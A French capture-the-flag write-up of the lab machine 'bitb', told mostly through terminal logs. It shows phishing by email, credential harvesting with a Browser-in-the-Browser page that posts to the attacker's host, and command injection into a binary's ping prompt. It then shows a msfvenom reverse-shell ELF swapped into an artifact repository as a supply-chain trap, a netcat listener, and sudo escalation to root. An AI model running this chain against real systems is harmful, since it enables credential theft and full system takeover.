2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(d4fl0n㉿kali)-[~]
└─$ telnet 10.0.2.109 25
Trying 10.0.2.109...
Connected to 10.0.2.109.
Escape character is '^]'.
220 bitb.hmv ESMTP Postfix (Ubuntu)
EHLO bitb
250-bitb.hmv
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
MAIL FROM:<test@bitb.hmv>
250 2.1.0 Ok
RCPT TO:<luke.alike@bitb.hmv>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Subject: hello amigo

Salut mon ami verifier mon site: <a href="http://10.0.2.15">Cliquez ici pour visiter le site</a>
.
250 2.0.0 Ok: queued as 0DB99140EB3
1
2
3
4
5
6
7
8
9
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.109] 54612
GET / HTTP/1.1
Host: 10.0.2.15
User-Agent: curl/8.18.0
Accept: */*
** notre mail a été ouvert par l’utilisateur luke.alike@bitb.hvm et il a cliquer sur notre lien, nous allons faire du phishing
1
2
3
4
5
6
7
8
9
10
11
12
13
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://login.bitb.hmv

[*] Cloning the website: http://login.bitb.hmv
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.109 - - [17/Oct/2026 10:11:23] "GET / HTTP/1.1" 200 -
le phishing avec setoolkit n’a rien donné, passons a d’autre outils RED-BITB
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
┌──(d4fl0n㉿kali)-[~/Tools/RED-BITB/Generator]
└─$ python RED-BITB-Generator.py

    ██████╗ ███████╗██████╗       ██████╗ ██╗████████╗██████╗
    ██╔══██╗██╔════╝██╔══██╗      ██╔══██╗██║╚══██╔══╝██╔══██╗
    ██████╔╝█████╗  ██║  ██║█████╗██████╔╝██║   ██║   ██████╔╝
    ██╔══██╗██╔══╝  ██║  ██║╚════╝██╔══██╗██║   ██║   ██╔══██╗
    ██║  ██║███████╗██████╔╝      ██████╔╝██║   ██║   ██████╔╝
    ╚═╝  ╚═╝╚══════╝╚═════╝       ╚═════╝ ╚═╝   ╚═╝   ╚═════╝
    Browser in the Browser demo Generator created by eMVee

===========================================================================
  BITB INTERACTIVE COMPILER CONSOLE
===========================================================================
[*] Which browsers should be supported by the auto-detection interface?
  [0] ALL BROWSERS (Compile comprehensive multi-engine support frame)
  [1] Only Chrome
  [2] Only Edge
  [3] Only Firefox
  [4] Only Safari
===========================================================================
[>] Enter the number of your choice (0 or matching ID): 0

==================================================
  SELECT TARGET AUTHENTICATION SERVICE
==================================================
  [1] Firefox
  [2] Google
  [3] Microsoft
  [4] Safari
==================================================
[>] Enter the number of your login service choice: 1

==================================================
  RECEIVING SERVER IP / DOMAIN CONFIGURATION
==================================================
[*] Enter the host address where your data dumper server is listening.
[*] Press Enter to keep default (relative path / local host).
[>] IP/Domain (e.g., 192.168.1.50 or ctf.local): 10.0.2.15

[ * ] BitB Modular Compiler initialized...
[   ] Selected login service: FIREFOX
[   ] Embedded browser styles: CHROME, EDGE, FIREFOX, SAFARI
[   ] Target data-receiver URL: http://10.0.2.15
[   ] Browser detection configured to: AUTOMATIC (Client-side)
[ + ] Success! 'index.html' has been generated.
[ + ] Data logs will post back to: http://10.0.2.15/log
[ + ] Post-back tracking target mapped to: https://accounts.firefox.com
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~/Tools/RED-BITB/Generator]
└─$ ls
componenten  index.html  RED-BITB-Generator.py

┌──(d4fl0n㉿kali)-[~/Tools/RED-BITB/Generator]
└─$ mv index.html ..

┌──(d4fl0n㉿kali)-[~/Tools/RED-BITB/Generator]
└─$ cd ..
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(d4fl0n㉿kali)-[~/Tools/RED-BITB]
└─$ python RED-BITB-Server.py

        ██████╗ ███████╗██████╗       ██████╗ ██╗████████╗██████╗
        ██╔══██╗██╔════╝██╔══██╗      ██╔══██╗██║╚══██╔══╝██╔══██╗
        ██████╔╝█████╗  ██║  ██║█████╗██████╔╝██║   ██║   ██████╔╝
        ██╔══██╗██╔══╝  ██║  ██║╚════╝██╔══██╗██║   ██║   ██╔══██╗
        ██║  ██║███████╗██████╔╝      ██████╔╝██║   ██║   ██████╔╝
        ╚═╝  ╚═╝╚══════╝╚═════╝       ╚═════╝ ╚═╝   ╚═╝   ╚═════╝
        Browser in the Browser demo created by eMVee

[!] Server actively hosting files and listening for logs on http://localhost:80 ...
10.0.2.109 - - [17/Oct/2026 10:42:42] "GET / HTTP/1.1" 200 -
10.0.2.109 - - [17/Oct/2026 10:42:45] "POST /log HTTP/1.1" 200 -

================================================================================
RED BITB DEMO: Credentials captured and saving to disk...
================================================================================
Username / Email: luke.alike@bitb.hmv
Potential password:    BrowserInTheBrowserAttack
Time of receipt: 2026-10-17T14:42:43Z

[+] Capture entry successfully committed to file: 20261017-104245.txt
================================================================================
1
luke.alike@bitb.hmv:BrowserInTheBrowserAttack
Bingo nous avons piège l’utilisateur luke.alike@bitb.hmv pour récupérer ses identifiant de connexion

nous avons pu se connecter sur le domaine http://bitb.hmv/artifactory/
et nous avons 2 binaire elf, téléchargeons et vérifions
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ ls -la
total 40
drwxr-xr-x  2 d4fl0n d4fl0n  4096 Oct 17 11:02 .
drwxrwxrwx 62 d4fl0n d4fl0n  4096 Oct 17 11:01 ..
-rwxrwxr-x  1 d4fl0n d4fl0n 16328 Oct 17 10:48 bitb.elf
-rwxrwxr-x  1 d4fl0n d4fl0n 15960 Oct 17 10:50 bored_business_yield_engine.elf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ ./bitb.elf
██████╗ ██╗████████╗██████╗
██╔══██╗██║╚══██╔══╝██╔══██╗
██████╔╝██║   ██║   ██████╔╝
██╔══██╗██║   ██║   ██╔══██╗
██████╔╝██║   ██║   ██████╔╝
╚═════╝ ╚═╝   ╚═╝   ╚═════╝

  Bored In The Business

=== BITB Infrastructure Management Login ===
Username: luke.alike@bitb.hmv
Password: BrowserInTheBrowserAttack

[-] Access Denied. Invalid credentials.
nous allons passer a la retro ingénierie du binaire bitb.elf
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ nm bitb.elf
0000000000002490 r __abi_tag
0000000000004050 B __bss_start
0000000000004050 b completed.0
0000000000004048 D CORRECT_PASS
0000000000004040 D CORRECT_USER
                 w __cxa_finalize@GLIBC_2.2.5
0000000000004030 D __data_start
0000000000004030 W data_start
nm nous montre deux symboles non strippés dans .data
1
2
3
4
5
6
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ readelf -x .data bitb.elf

Hex dump of section '.data':
  0x00004030 00000000 00000000 38400000 00000000 ........8@......
  0x00004040 08200000 00000000 0f200000 00000000 . ....... ......
c’est sont les pointeurs les chaine sont en .rodata
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ readelf -x .rodata bitb.elf | head -30

Hex dump of section '.rodata':
  0x00002000 01000200 00000000 61626964 6c650039 ........abidle.9
  0x00002010 546f4669 76655f53 75726665 72000000 ToFive_Surfer...
  0x00002020 e29688e2 9688e296 88e29688 e29688e2 ................
**cred
1
abidle:9ToFive_Surfer
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ ./bitb.elf
██████╗ ██╗████████╗██████╗
██╔══██╗██║╚══██╔══╝██╔══██╗
██████╔╝██║   ██║   ██████╔╝
██╔══██╗██║   ██║   ██╔══██╗
██████╔╝██║   ██║   ██████╔╝
╚═════╝ ╚═╝   ╚═╝   ╚═════╝

  Bored In The Business

=== BITB Infrastructure Management Login ===
Username: abidle
Password: 9ToFive_Surfer

[+] Access Granted!

Enter the IP address of the webserver to check: 10.0.2.109
[*] Checking status of webserver at 10.0.2.109...
[+] Status: ONLINE. Webserver is responding to requests.
nous allons vérifier la commande qui est exécuter pour le ping, ainsi que la tentative d’une injection de commande
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ strace -f -e trace=execve ./bitb.elf
execve("./bitb.elf", ["./bitb.elf"], 0x7fff1a5e1198 /* 61 vars */) = 0
██████╗ ██╗████████╗██████╗
██╔══██╗██║╚══██╔══╝██╔══██╗
██████╔╝██║   ██║   ██████╔╝
██╔══██╗██║   ██║   ██╔══██╗
██████╔╝██║   ██║   ██████╔╝
╚═════╝ ╚═╝   ╚═╝   ╚═════╝

  Bored In The Business

=== BITB Infrastructure Management Login ===
Username: abidle
Password: 9ToFive_Surfer

[+] Access Granted!

Enter the IP address of the webserver to check: 10.0.2.109&&id
[*] Checking status of webserver at 10.0.2.109&&id...
strace: Process 4255 attached
[pid  4255] execve("/bin/sh", ["sh", "-c", "--", "ping -c 2 -W 3 10.0.2.109&&id > "...], 0x7ffd1b6dea78 /* 61 vars */) = 0
strace: Process 4256 attached
[pid  4256] execve("/usr/bin/ping", ["ping", "-c", "2", "-W", "3", "10.0.2.109"], 0x560375d95278 /* 61 vars */) = 0
PING 10.0.2.109 (10.0.2.109) 56(84) bytes of data.
64 bytes from 10.0.2.109: icmp_seq=1 ttl=64 time=2.61 ms
64 bytes from 10.0.2.109: icmp_seq=2 ttl=64 time=1.55 ms

--- 10.0.2.109 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1276ms
rtt min/avg/max/mdev = 1.553/2.082/2.612/0.529 ms
[pid  4256] +++ exited with 0 +++
[pid  4255] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4256, si_uid=1000, si_status=0, si_utime=0, si_stime=0} ---
strace: Process 4268 attached
[pid  4268] execve("/usr/bin/id", ["id"], 0x560375d95708 /* 61 vars */) = 0
[pid  4268] +++ exited with 0 +++
[pid  4255] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4268, si_uid=1000, si_status=0, si_utime=0, si_stime=0} ---
[pid  4255] +++ exited with 0 +++
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4255, si_uid=1000, si_status=0, si_utime=0, si_stime=0} ---
[+] Status: ONLINE. Webserver is responding to requests.
+++ exited with 0 +++
l’injection a été réussie nous voyons que /usr/bin/id a été appelé

un autre point important et que nous pouvons uploadé un binaire d’après la description
1
2
3
4
5
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ curl -X POST  http://bitb.hmv/artifactory/libs-release-local/test.elf 2>/dev/null | jq
{
  "error": "Invalid credentials"
}
identifiant invalide, testons avec les identifiant que nous avons pécher
1
luke.alike@bitb.hmv:BrowserInTheBrowserAttack
1
2
3
4
5
6
7
8
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ curl -X POST  http://bitb.hmv/artifactory/libs-release-local/test.elf -u 'luke.alike@bitb.hmv:BrowserInTheBrowserAttack' 2>/dev/null | jq
{
  "status": "success",
  "repo": "libs-release-local",
  "file": "test.elf",
  "user": "luke.alike@bitb.hmv"
}
notre binaire a été uploadé avec succès vérifions sur le sur le site web

nous allons maintenant créer un binaire piège comme pour les attaques de type supply chain
Exploitation - Reverse shell
1
2
3
4
5
6
7
8
┌──(d4fl0n㉿kali)-[/tmp]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.2.15 LPORT=2222 -f elf -o bored_business_yield_engine.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: bored_business_yield_engine.elf
après des analyse minutieux nous avons vu que l’utilisateur al.be.idle@bitb.hmv télécharge le binaire bored_business_yield_engine.elf a chaque connexion que nous effectuons sur le site nous allons uploader notre revershell pour qu’il écrase le binaire légitime
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(d4fl0n㉿kali)-[/tmp]
└─$ curl -i -X PUT http://bitb.hmv/artifactory/libs-release-local/bored_business_yield_engine.elf \
  --data-binary @bored_business_yield_engine.elf  -u 'luke.alike@bitb.hmv:BrowserInTheBrowserAttack'
HTTP/1.1 201 Created
Date: Sat, 17 Oct 2026 20:21:31 GMT
Server: Apache/2.4.66 (Ubuntu)
Set-Cookie: PHPSESSID=afb5d625c00dfd541667e9409992aa59; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 118
Content-Type: application/json

{"status":"success","repo":"libs-release-local","file":"bored_business_yield_engine.elf","user":"luke.alike@bitb.hmv"}
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ nc -nvlp 2222
listening on [any] 2222 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.109] 56142
id
uid=1000(abidle) gid=1000(abidle) groups=1000(abidle),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),101(lxd)
Exploitation shell interactif
1
2
3
4
5
6
7
8
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ nc -nvlp 2222
listening on [any] 2222 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.109] 56142
id
uid=1000(abidle) gid=1000(abidle) groups=1000(abidle),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),101(lxd)
script -q /dev/null -c bash
abidle@bitb:/home/abidle$
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ stty raw -echo;fg
[1]  + continued  nc -nvlp 2222

abidle@bitb:/home/abidle$ export TERM=xterm-256color
abidle@bitb:/home/abidle$ stty rows 49 cols 255
abidle@bitb:/home/abidle$ reset
Escalade de privilèges
1
2
3
abidle@bitb:/home$ id
uid=1000(abidle) gid=1000(abidle) groups=1000(abidle),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),101(lxd)
abidle@bitb:/home$
notre utilisateur appartient au groupe sudo nous allons faire du mouvement horizontal pour devenir root
1
2
3
4
abidle@bitb:/var/www/html/artifactory$ sudo -l
[sudo: authenticate] Password:
User abidle may run the following commands on bitb:
    (ALL : ALL) ALL
nous avons toutes les autorisation root, le mot de passe de abidle est celui recuperer dans le binaire après la retro ingénierie
1
abidle:9ToFive_Surfer
root
1
2
3
4
abidle@bitb:/var/www/html/artifactory$ sudo -i
root@bitb:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bitb:~#
flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
root@bitb:~# cat root.txt /home/lalike/user.txt


██████╗ ██╗████████╗██████╗
██╔══██╗██║╚══██╔══╝██╔══██╗
██████╔╝██║   ██║   ██████╔╝
██╔══██╗██║   ██║   ██╔══██╗
██████╔╝██║   ██║   ██████╔╝
╚═════╝ ╚═╝   ╚═╝   ╚═════╝


⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⡠⢤⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡴⠟⠃⠀⠀⠙⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⠋⠀⠀⠀⠀⠀⠀⠘⣆⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⠾⢛⠒⠀⠀⠀⠀⠀⠀⠀⢸⡆⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣿⣶⣄⡈⠓⢄⠠⡀⠀⠀⠀⣄⣷⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣿⣷⠀⠈⠱⡄⠑⣌⠆⠀⠀⡜⢻⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⡿⠳⡆⠐⢿⣆⠈⢿⠀⠀⡇⠘⡆⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢿⣿⣷⡇⠀⠀⠈⢆⠈⠆⢸⠀⠀⢣⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⣿⣿⣿⣧⠀⠀⠈⢂⠀⡇⠀⠀⢨⠓⣄⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⣿⣿⣿⣦⣤⠖⡏⡸⠀⣀⡴⠋⠀⠈⠢⡀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⣾⠁⣹⣿⣿⣿⣷⣾⠽⠖⠊⢹⣀⠄⠀⠀⠀⠈⢣⡀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⡟⣇⣰⢫⢻⢉⠉⠀⣿⡆⠀⠀⡸⡏⠀⠀⠀⠀⠀⠀⢇
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢨⡇⡇⠈⢸⢸⢸⠀⠀⡇⡇⠀⠀⠁⠻⡄⡠⠂⠀⠀⠀⠘
⢤⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⠛⠓⡇⠀⠸⡆⢸⠀⢠⣿⠀⠀⠀⠀⣰⣿⣵⡆⠀⠀⠀⠀
⠈⢻⣷⣦⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⡿⣦⣀⡇⠀⢧⡇⠀⠀⢺⡟⠀⠀⠀⢰⠉⣰⠟⠊⣠⠂⠀⡸
⠀⠀⢻⣿⣿⣷⣦⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⢧⡙⠺⠿⡇⠀⠘⠇⠀⠀⢸⣧⠀⠀⢠⠃⣾⣌⠉⠩⠭⠍⣉⡇
⠀⠀⠀⠻⣿⣿⣿⣿⣿⣦⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣞⣋⠀⠈⠀⡳⣧⠀⠀⠀⠀⠀⢸⡏⠀⠀⡞⢰⠉⠉⠉⠉⠉⠓⢻⠃
⠀⠀⠀⠀⠹⣿⣿⣿⣿⣿⣿⣷⡄⠀⠀⢀⣀⠠⠤⣤⣤⠤⠞⠓⢠⠈⡆⠀⢣⣸⣾⠆⠀⠀⠀⠀⠀⢀⣀⡼⠁⡿⠈⣉⣉⣒⡒⠢⡼⠀
⠀⠀⠀⠀⠀⠘⣿⣿⣿⣿⣿⣿⣿⣎⣽⣶⣤⡶⢋⣤⠃⣠⡦⢀⡼⢦⣾⡤⠚⣟⣁⣀⣀⣀⣀⠀⣀⣈⣀⣠⣾⣅⠀⠑⠂⠤⠌⣩⡇⠀
⠀⠀⠀⠀⠀⠀⠘⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡁⣺⢁⣞⣉⡴⠟⡀⠀⠀⠀⠁⠸⡅⠀⠈⢷⠈⠏⠙⠀⢹⡛⠀⢉⠀⠀⠀⣀⣀⣼⡇⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣿⣿⣿⣿⣿⣿⣿⣿⣽⣿⡟⢡⠖⣡⡴⠂⣀⣀⣀⣰⣁⣀⣀⣸⠀⠀⠀⠀⠈⠁⠀⠀⠈⠀⣠⠜⠋⣠⠁⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⢿⣿⣿⣿⡟⢿⣿⣿⣷⡟⢋⣥⣖⣉⠀⠈⢁⡀⠤⠚⠿⣷⡦⢀⣠⣀⠢⣄⣀⡠⠔⠋⠁⠀⣼⠃⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣿⣿⡄⠈⠻⣿⣿⢿⣛⣩⠤⠒⠉⠁⠀⠀⠀⠀⠀⠉⠒⢤⡀⠉⠁⠀⠀⠀⠀⠀⢀⡿⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠙⢿⣤⣤⠴⠟⠋⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠑⠤⠀⠀⠀⠀⠀⢩⠇⠀⠀⠀
